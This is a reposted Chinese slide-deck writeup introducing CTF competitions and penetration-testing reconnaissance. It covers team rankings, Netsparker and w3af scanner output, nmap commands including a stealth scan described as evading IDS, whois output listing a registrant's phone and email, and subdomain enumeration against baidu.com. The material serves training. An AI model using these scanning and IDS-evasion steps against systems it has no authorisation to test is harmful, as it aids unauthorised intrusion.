乌云沙龙：赛棍的自我修养

转载

不改长流 于 2016-06-26 15:53:28 发布 2344 收藏
分类专栏： CTF 文章标签： CTF 安全

CTF 专栏收录该内容

6 篇文章 0 订阅
订阅专栏

赛棍的自我修养

（搅屎棍）

ATTACK

redrain
2015.1.3

About Me

id:redrain

熟悉各种主流非主流渗透测试技术

资深赛棍,CTF,wargame爱好者,获国内各大CTF冠亚季军balabala

light4freedom成员

blog:　http://www.hackdog.me

部分writeup：http://www.hackdog.me/writeup/

CTF概览

为了评估,发现安全人才而开设的一种比赛模式

通常分为线上解题模式和线下攻防模式


如著名的CTF赛制,wargame赛制

比赛内容包括了web,binary,网络,移动安全,无线安全,大数据等等

平时在哪儿玩儿

ctftime

http://ctftime.org



Team rating

2014 2013 2012 2011

Place	Team	Country	Rating
★ 1	Dragon Sector		1793.171
2	Plaid Parliament of Pwning		1592.179
3	More Smoked Leet Chicken		1256.494
4	StratumAuhuur		1074.093
5	penthackon		819.393
6	dcua		793.524
7	BalalaikaCr3w		742.368
8	Samurai		685.605
9	int3pids		681.592
10	tomcr00se		658.276

Full rating | Rating formula

Upcoming events

Format	Name	Date	Duration
	HackIM 2015	一月 09, 2015 06:30 — 一月 11, 06:30 UTC 14 teams	2d 0h
	Insomni'hack teaser 2015 On-line	一月 10, 2015 09:00 — 一月 11, 21:00 UTC 20 teams	1d 12h

Last events

31C3 CTF
十二月 29, 2014, 8 p.m. | Hamburg, Germany

Place	Team	Country	Points
★1	0xffa		140.000
2	pasten		94.718
3	Dragon Sector		78.701

286 teams total | Tasks and writeups

RuCTFE 2014
十二月 20, 2014, 7 p.m. | On-line

Place	Team	Country	Points
★1	Bushwhackers		140.000
2	dcua		96.145
3	FAUST		80.102


133 teams total | Tasks and writeups

Ghost in the Shellcode Teaser 2015
十二月 14, 2014, 9 p.m. | On-line

Place	Team	Country	Points
★1	Plaid Parliament of Pwning		10.000
2	Gallopsled		5.833

wechall

http://wechall.net



New Sites
Disavowed.net Mathchall
Omega Project IRISSCON 2012 Lost Challenges
Mod-X Tasteless
HackThis!! RedTigers Hackit

New Users
postviam chitogee
akki m4lic3
Paderick cbeltran
emg hamza

34 Online
akki, CyrilP, digitalseraphim, draiven, jes, maf-ia, Mukhit, Paderick, postviar
redrain, Sapr0, x747972

China Ranking - Page 1

The best hackers and challenge solvers from China.

#	Username	Score
1	love0day	168270
2	ytbjplh	167799
3	sevenkplus	67389
4	strawdog	37727
5	MrHalf	27363
6	Seter	27350
7	Slipper	27188
8	nabla	25984
9	b0n0n	22886
10	m13253	15008
11	PoisonIvy	12659
12	hhh	12193
13	KAIO2	11723
14	wuyan	7730
15	Y_618	6294
16	bl_0ne	5967
17	D3AdCa7	3446
18	random	3196
19	ztz	2065
20	LittleHann	2021
21	peak_fly	1956
22	redrain	1923

Statistics
58 Sites
139 Challs
5582 Posts
11221 Users

58 Active Sites
WeChall
TheBlackSheep
Rankk
Electrica
Happy-Security
NewbieContest
DareYourMind
LOST-Chall
Yashira
infomirmo
BrainQuest
Net-Force
HackThisSite
ThisisLegal.com
elhacker.net
TryThis0ne
TDHack
MiBs Challenges
+Ma's Reversing
Show Your Skills
hax.tor.hu
Hacker.org
osix
Rosecode

渗透测试关键技术

获取信息(gather info)

攻击行为(sqli,xss...)

权限提升(privilege elevation)

获取信息

信息收集

服务器信息%中间件信息(iis,apache,nginx,django等webserver)

http响应报文

域名whois

敏感文件和路径

phpinfo(web探针)

数据库信息(类型,版本等,通常由sqli获取)

管理员信息


子域名&&同服&&C段服务器信息探测

......

扫描器

通常情况vul scanner不允许使用

扫描器可以很方便的探测信息,找到漏洞,但是容易触发ids,防火墙



php.testsparker.com

CRITICAL (3)
IMPORTANT (7)
MEDIUM (3)
LOW (11)
INFORMATION (10)

```
?pro
    Cross-site Scripting
auth
  login.php
    Autocomplete Enabled
    Autocomplete Enabled (Password Field)
    Password Transmitted over HTTP
    Cookie Not Marked as HttpOnly
    [Possible] Cross-site Request Forgery in..
  style.css
  control.php
artist.php
nslookup.php
  [Possible] Internal IP Address Disclosure
  (param)
    Command Injection
process.bak
  Backup Source Code Detected
  [Possible] Backup File Disclosure
  ?nsextt
    [Possible] Source Code Disclosure (PHP)
Generics
auth.php
Internals
Knowledge Base
Interesting Headers
MIME Types
Comments
Out of Scope Links
File Extensions
Web Pages With Inputs
```

Concurrent Connections: 6


```
Activity
Attacking (6)
/artist.php?id=test          111.3 s  [2/15] SQL Injection (Boolean)       [1/1] Dynamically Generated Patterns
/icons/small/?C=N;O=D         59.8 s  [7/15] Local File Inclusion          [3/64] Classical Boot.ini with NULL end
/nslookup.php                 19.0 s  [6/15] Command Injection (Blind)     [2/20] Single Quote (Windows)
/artist.php?id=test           14.2 s  [3/15] SQL Injection (Blind)         [27/56] Injection to ASC|DESC (MySQL)
/nslookup.php                  0.5 s  [9/15] Remote Code Evaluation        [2/32] Plus (ASP)
/nslookup.php                  0.5 s  [7/15] Local File Inclusion          [13/64] LFI Code Inclusion via error_log - /
```

SELECT @@VERSION

```
Crawling & Attacking (2/3)...
64%
2544 / 3943
Scan Information
    Current Speed:  2.9 req/sec
    Average Speed:  11.4 req/sec
   Total Requests:  2912
  Failed Requests:  5
    HEAD Requests:  328
```

- Command Injection
- Remote Code Evaluation (PHP)
- Remote File Inclusion
- Local File Inclusion
- Password Transmitted over HTTP
- Cross-site Scripting
- Cross-site Scripting via Remote File Inclusion
- Backup Source Code Detected
- SVN Detected
- Open Silverlight Client Access Policy Detected
- Open Policy Crossdomain.xml Detected

w3af



Profiles

- empty_profile
- OWASP_TOP10
- audit_high_risk
- bruteforce
- fast_scan
- full_audit
- full_audit_manual_dis
- sitemap
- web_infrastructure


Target: Insert the target URL here

Plugin	Active
⊞ audit	□
⊞ auth	□
⊞ bruteforce	□
⊞ discovery	□
⊞ evasion	□
⊞ grep	□
⊞ mangle	□

Plugin	Active
⊞ output	⊟

This is an empty profile that you can use to start a new configuration from.


nmap



```
redrain@h4ckm3  ~  sudo nmap -sS -A -v -T4 192.168.36.0/24

Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 01:38 CST
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 01:38
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 01:38, 2.15s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 01:38
Completed Parallel DNS resolution of 255 hosts. at 01:38, 0.04s elapsed
Nmap scan report for 192.168.36.0 [host down]
Nmap scan report for 192.168.36.2 [host down]
Nmap scan report for 192.168.36.3 [host down]
Nmap scan report for 192.168.36.4 [host down]
Nmap scan report for 192.168.36.5 [host down]
Nmap scan report for 192.168.36.6 [host down]
Nmap scan report for 192.168.36.7 [host down]
Nmap scan report for 192.168.36.8 [host down]
Nmap scan report for 192.168.36.9 [host down]
Nmap scan report for 192.168.36.10 [host down]
Nmap scan report for 192.168.36.11 [host down]
Nmap scan report for 192.168.36.12 [host down]
Nmap scan report for 192.168.36.13 [host down]
```

了解nmap常用命令

nmap -h




```
✗ redrain@h4ckm3  ~  nmap -h
Nmap 6.40 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
```

基本语法：

nmap [扫描方式] [命令选项] {目标}

nmap -p 80,8080 ip

(只扫描开放80和8080端口的主机)




```
redrain@h4ckm3  ~  nmap -p 80,8080 192.168.36.1

Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 02:19 CST
Nmap scan report for home.api.luyou.yun.360.cn (192.168.36.1)
Host is up (0.0029s latency).
PORT     STATE SERVICE
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

扫描方式配合使用

禁用ping扫描,使用静默扫描绕过ids检测

nmap -Pn -sS -A -v -T4 IP




```
✗ redrain@h4ckm3  ~  sudo nmap -Pn -sS -A -v -T4 192.168.36.1

Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 02:40 CST
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 02:40
Scanning 192.168.36.1 [1 port]
Completed ARP Ping Scan at 02:40, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:40
Completed Parallel DNS resolution of 1 host. at 02:40, 0.01s elapsed
Initiating SYN Stealth Scan at 02:40
Scanning home.api.luyou.yun.360.cn (192.168.36.1) [1000 ports]
Discovered open port 8080/tcp on 192.168.36.1
Discovered open port 80/tcp on 192.168.36.1
Discovered open port 53/tcp on 192.168.36.1
Increasing send delay for 192.168.36.1 from 0 to 5 due to 80 out of 199 dropped probes since last increase.
Increasing send delay for 192.168.36.1 from 5 to 10 due to 52 out of 129 dropped probes since last increase.
Warning: 192.168.36.1 giving up on port because retransmission cap hit (6).
Discovered open port 6001/tcp on 192.168.36.1
Discovered open port 444/tcp on 192.168.36.1
Discovered open port 49152/tcp on 192.168.36.1
Completed SYN Stealth Scan at 02:40, 34.21s elapsed (1000 total ports)
Initiating Service scan at 02:40
Scanning 6 services on home.api.luyou.yun.360.cn (192.168.36.1)
```

域名相关信息探测

whois


子域名探测（爆破，域传送漏洞）

whois




```
 whois hackdog.me
WHOIS TERMS & CONDITIONS: Access to .ME WHOIS information is provided to
ssist persons in determining the contents of a domain name registration
record in the .ME registry database. The data in this record is provided by
.ME Registry for informational purposes only, and .ME Registry does not
guarantee its accuracy. This service is intended only for query-based
ccess. You agree that you will use this data only for lawful purposes
and that, under no circumstances will you use this data to: (a) allow,
enable, or otherwise support the transmission by e-mail, telephone,
facsimile, or other electronic processes of mass unsolicited, commercial
dvertising or solicitations to entities other than the data recipient's own
existing customers; or (b) enable high volume, automated, electronic
processes that send queries or data to the systems of Registry Operator,
except as reasonably necessary to register domain names or modify existing
registrations. All rights reserved. .ME Registry reserves the right to modify
these terms at any time. By submitting this query, you agree to abide by this
policy.

Domain ID:D13332748-ME
Domain Name:HACKDOG.ME
Domain Create Date:28-Aug-2014 10:21:07 UTC
Domain Last Updated Date:28-Aug-2014 10:34:38 UTC
Domain Expiration Date:28-Aug-2015 10:21:07 UTC
Last Transferred Date:
Sponsoring Registrar:GoDaddy.com, LLC R41-ME (146)
Created by:GoDaddy.com, LLC R41-ME (146)
Last Updated by Registrar:GoDaddy.com, LLC R41-ME (146)
Domain Status:CLIENT DELETE PROHIBITED
Domain Status:CLIENT RENEW PROHIBITED
Domain Status:CLIENT TRANSFER PROHIBITED
Domain Status:CLIENT UPDATE PROHIBITED
Domain Status:TRANSFER PROHIBITED
Registrant ID:CR175302922
Registrant Name:root redrain
Registrant Organization:dog
Registrant Address:dogdog
Registrant Address2:
Registrant Address3:
Registrant City:beijing
Registrant State/Province:beijing
Registrant Country/Economy:CN
Registrant Postal Code:10010
Registrant Phone:+86.18614035463
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant E-mail:rootredrain@gmail.com
Admin ID:CR175302924
Admin Name:root redrain
```

子域名探测（通过爆破和接口查询）



```
☺ python ~/pentest/tools/domain.py
baidu.com
http://brandlink.baidu.com
鐧惧害鍝佺墝涓撳尯 - 鎴戠殑棣栭〉
http://reader.baidu.com
http://s1.tingimg.baidu.com
百度音乐-听到极致
http://tg.baidu.com
【团】北京团购大全_百度团购导航
http://ly.baidu.com
鐧惧害鏃呮父_鏃呮父鏀荤暐_鏃呮父鏅偣澶у叏鈥斾簡瑙ｆ椂琛屾湁灏忛厤
http://mu.baidu.com
http://dati.baidu.com
Not Found
http://rp.baidu.com
http://hong.baidu.com
百度·鸿媒体-品牌广告，从未如此精准
http://jh.baidu.com
^CNot Found
http://qianqianmini.baidu.com
